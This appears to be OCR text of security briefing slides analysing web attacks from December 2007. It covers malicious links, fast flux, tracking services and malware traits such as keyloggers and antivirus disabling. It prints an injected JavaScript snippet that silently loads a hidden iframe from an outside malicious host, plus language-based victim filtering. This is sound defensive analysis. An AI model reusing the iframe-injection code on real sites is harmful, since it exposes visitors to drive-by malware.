
What happened on Dec. 13, 2007 (JST)




What happened on Dec. 14, 2007 (JST)




What happened on Dec. 15, 2007 (JST)



Malicious Links




Fast Flux



User Tracking

- Free services (in Chinese)
  - http://countxx.51yes.com/click.aspx?id=xxxxx&logo=1
  - http://sxxx.cnzz.com/stst.phpid=xxxxx&web_id=xxxxx
  - http://js.users.51.la/xxxxxxx.js



Recognize Browser Environment

```
if(navigator.userAgent.indexOf('AntivirXP08')==-1){
  document.write("<iframe src=http://19ssl.net/cgi-bin/index.cgi?script
      width=0 height=0 frameborder=0></iframe>");
}
```

User-Agent include ‘AntiVirXP08’
-> lead not to ‘iframe’

User-Agent doesn’t include ‘AntivirXP08’
-> lead to ‘iframe’

```
n=navigator.userLanguage.toUpperCase();
if((n!="ZH-CN")&&(n!="ZH-MO")&&(n!="ZH-HK")&&(n!="BN")&&(n!="GU")
 &&(n!="NE")&&(n!="PA")&&(n!="ID")&&(n!="EN-PH")&&(n!="UR")&&(n!="RU")
 &&(n!="KO")&&(n!="ZH-TW")&&(n!="ZH")&&(n!="HI")&&(n!="TH")&&(n!="VI"))
{  ------  }
```

BN	Bengali India
EN-PH	English Philippines
GU	Gujarati
HI	Hindi
ID	Indonesian
KO	Korean
NE	Nepali
PA	Punjabi
RU	Russian


TH	Thai
UR	Urdu
VI	Vietnamese
ZH	Chinese
ZH-CN	Chinese (China)
ZH-HK	Chinese (Hong Kong SAR)
ZH-MO	Chinese (Macau SAR)
ZH-TW	Chinese (Taiwan)

Malwares

Malwares

- Change the method of connecting to C&C
- Availability of using botnet
- Fake Antivirus Software

Bot Activity




Active -> Passive -> Malware

- Downloder (popular)
- Enable AutoRun setting
- Upack
- Check infection history
- Stop Antivirus Software
- Display specific Web sites periodically
- Key logger
- Steal online game login information
